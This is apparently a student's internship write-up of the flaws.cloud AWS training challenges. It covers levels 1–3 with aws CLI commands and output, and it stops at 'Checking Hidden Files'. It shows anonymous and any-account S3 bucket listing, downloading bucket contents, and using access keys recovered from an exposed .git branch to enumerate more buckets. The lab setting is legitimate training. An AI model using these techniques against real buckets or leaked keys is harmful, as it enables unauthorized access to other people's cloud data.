Internship Assignment
Cyber Security and Digital Forensics

Assignment 14 - Cloud Fundamentals

For this assignment, I have to solve a few challenges they are :

- https://tryhackme.com/r/room/cloud101aws
- https://tryhackme.com/r/room/awsbasicconcepts
- https://tryhackme.com/r/room/introductiontoawsiam
- https://tryhackme.com/r/room/awss3service
- http://flaws.cloud/ (All Levels 1-6)

Here, Most of the rooms on tryhackme are paid so I went directly to flaws.cloud challenges.

Flaws.Cloud:


LEVEL 1:

To solve these challeges I have to work with the aws cli tool because most of them are s3 buckets.

At, the very start I installed the tool using curl in my Kali Linux. Now let us discuss the solution for this challenge.


We have to find the subdomain of level 2 to complete level 1 for that I used aws commands but initially, I got some errors like being unable to connect to the endpoint I solved it by specifically adding the endpoint to the command

Error:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level1]
└─$ aws s3 ls s3://flaws.cloud --no-sign-request

Could not connect to the endpoint URL: "https://s3.temp.amazonaws.com/flaws.cloud?list-type=2&prefix=&delimiter=%2F&encoding-type=url"
```

Modified Command:



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level1]
└─$ aws s3 ls s3://flaws.cloud --region us-west-2 --no-sign-request

2017-03-14 08:30:38       2575 hint1.html
2017-03-03 09:35:17       1707 hint2.html
2017-03-03 09:35:11       1101 hint3.html
2024-02-22 08:02:41       2861 index.html
2018-07-10 22:17:16      15979 logo.png
2017-02-27 07:29:28         46 robots.txt
2017-02-27 07:29:30       1051 secret-dd02c7c.html
```

I found the region details using the host command so I downloaded all the files using the sync flag and later, I read the HTML file using cat there I found the subdomain to access another level.




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level1]
└─$ ls
aws  bash.sh  hint1.html  hint2.html  hint3.html  index.html  logo.png  robots.txt  secret-dd02c7c.html

┌──(yugander㉿kali)-[~/Desktop/flaws/level1]
└─$ cat secret-dd02c7c.html
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____  _       ____  __    __  _____
|     || |     /    ||  |__|  |/ ___/
|   __|| |    |  o  ||  |  |  (   \_
|  |_  | |___ |     ||  |  |  |\__  |
|   _] |     ||  _  ||  `  '  |/  \ |
|  |   |     ||  |  | \      / \    |
|__|   |_____||__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>


Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud">http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud</a>
```


Level 2:

To complete level 2 I followed the same approach but I got an error when accessing the bucket. Some buckets didn't require user credentials in our case it is level 1 but now it returned an error called access denied.

Error:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ host level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.218.246.82
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.206.179
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.186.107
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.137.219
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.196.99
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.177.123
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.251.107
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud has address 52.92.128.3
```



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --region us-west-2 --no-sign-request

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```


Then, immediately I went to the IAM section on my AWS account and created a new user for cli and then I configured the user in my Kali Linux using **aws configure** command. Later, I accessed the bucket using my account then it worked well. From, there I found a few files and I downloaded them into my current directory.

Accessing the bucket:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --region us-west-2 --profile personal

2017-02-27 07:32:15      80751 everyone.png
2017-03-03 09:17:17       1433 hint1.html
2017-02-27 07:34:39       1035 hint2.html
2017-02-27 07:32:14       2786 index.html
2017-02-27 07:32:14         26 robots.txt
2017-02-27 07:32:15       1051 secret-e4443fc.html
```

Downloading the files:



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ aws s3 sync s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --region us-west-2 --profile personal .

download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/index.html to ./index.html
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/hint2.html to ./hint2.html
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/robots.txt to ./robots.txt
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html to ./secret-e4443fc.html
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/hint1.html to ./hint1.html
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/everyone.png to ./everyone.png

┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ ls
everyone.png  hint1.html  hint2.html  index.html  robots.txt  secret-e4443fc.html
```

Finally, I opened the secret file and found url for level 3.



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ ls
everyone.png  hint1.html  hint2.html  index.html  robots.txt  secret-e4443fc.html

┌──(yugander㉿kali)-[~/Desktop/flaws/level2]
└─$ cat secret-e4443fc.html
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____  _       ____  __    __  _____
|     || |     /    ||  |__|  |/ ___/
|   __|| |    |  o  ||  |  |  (   \_
|  |_  | |___ |     ||  |  |  |\__  |
|   _] |     ||  _  ||  `  '  |/  \ |
|  |   |     ||  |  | \      / \    |
|__|   |_____||__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>


Level 3 is at <a href="http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud</a>
```


Level 3:

I started the standard approach where i used for above levels. But, when i downloaded all the files and none of them useful and before checking again i just checked the hidden files and found that there is a git folder.

So, we all know about git folder and why it is used, then i immediately started exploring the git branches and as imagined there will be two branches. Using git checkout command i navigated to the another branch.


I listed the files on new branch there i found the keys. So, using that keys i created another account and i made a check weather the account is valid or not and the good news is it is valid. Before, going to use this account to get level3 bucket data again trying to find the all buckets in that account is more interesting and here the twist is there are multiple buckets eventhough the level 5 and 6 returned access denied error. But, i got level4 bucket url access.

Level3 Bucket:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --profile personal
                           PRE .git/
2017-02-27 05:44:33     123637 authenticated_users.png
2017-02-27 05:44:34       1552 hint1.html
2017-02-27 05:44:34       1426 hint2.html
2017-02-27 05:44:35       1247 hint3.html
2017-02-27 05:44:33       1035 hint4.html
2020-05-22 23:51:10       1861 index.html
2017-02-27 05:44:33         26 robots.txt

┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$
```

Downloading all the files:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --profile personal .
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to .git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/post-update.sample to .git/hooks/post-update.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-rebase.sample to .git/hooks/pre-rebase.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/update.sample to .git/hooks/update.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to .git/hooks/applypatch-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-commit.sample to .git/hooks/pre-commit.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to .git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to .git/hooks/commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/info/exclude to .git/info/exclude
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/prepare-commit-msg.sample to .git/hooks/prepare-commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/index to .git/index
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-applypatch.sample to .git/hooks/pre-applypatch.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/HEAD to .git/logs/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/b6/4c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 to .git/objects/b6/4c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/61/a5ff2913c522d4cf4397f2500201ce5a8e097b to .git/objects/61/a5ff2913c522d4cf4397f2500201ce5a8e097b
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/refs/heads/master to .git/logs/refs/heads/master
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/53/23d77d2d914c89b220be9291439e3da9dada3c to .git/objects/53/23d77d2d914c89b220be9291439e3da9dada3c
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b6df to .git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b6df
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/92/d5a82ef553aae51d7a2f86ea0a5b1617fafa0c to .git/objects/92/d5a82ef553aae51d7a2f86ea0a5b1617fafa0c
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61 to .git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/db/932236a95ebf8c8a7226432cf1880e4b4017f2 to .git/objects/db/932236a95ebf8c8a7226432cf1880e4b4017f2
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/hint1.html to ./hint1.html
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/f2/a144957997f15729d4491f251c3615d508b16a to .git/objects/f2/a144957997f15729d4491f251c3615d508b16a
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/hint2.html to ./hint2.html
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/hint3.html to ./hint3.html
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/index.html to ./index.html
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/refs/heads/master to .git/refs/heads/master
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/hint4.html to ./hint4.html
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/e3/ae6dd991f0352cc307f82389d354c65f1874a2 to .git/objects/e3/ae6dd991f0352cc307f82389d354c65f1874a2
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt to ./robots.txt
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/c2/aab7e03933a858d1765090928dca4013fe2526 to .git/objects/c2/aab7e03933a858d1765090928dca4013fe2526
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/0e/aa50ae75709eb4d25f07195dc74c7f3dca3e25 to .git/objects/0e/aa50ae75709eb4d25f07195dc74c7f3dca3e25
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/authenticated_users.png to ./authenticated_users.png
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/76/e4934c9de40e36f09b4e5538236551529f723c to .git/objects/76/e4934c9de40e36f09b4e5538236551529f723c

┌──(yugander㉿kali)-[~/Desktop/flaws/level3]
└─$ ls
authenticated_users.png  hint1.html  hint2.html  hint3.html  hint4.html  index.html  robots.txt
```

Checking Hidden Files:



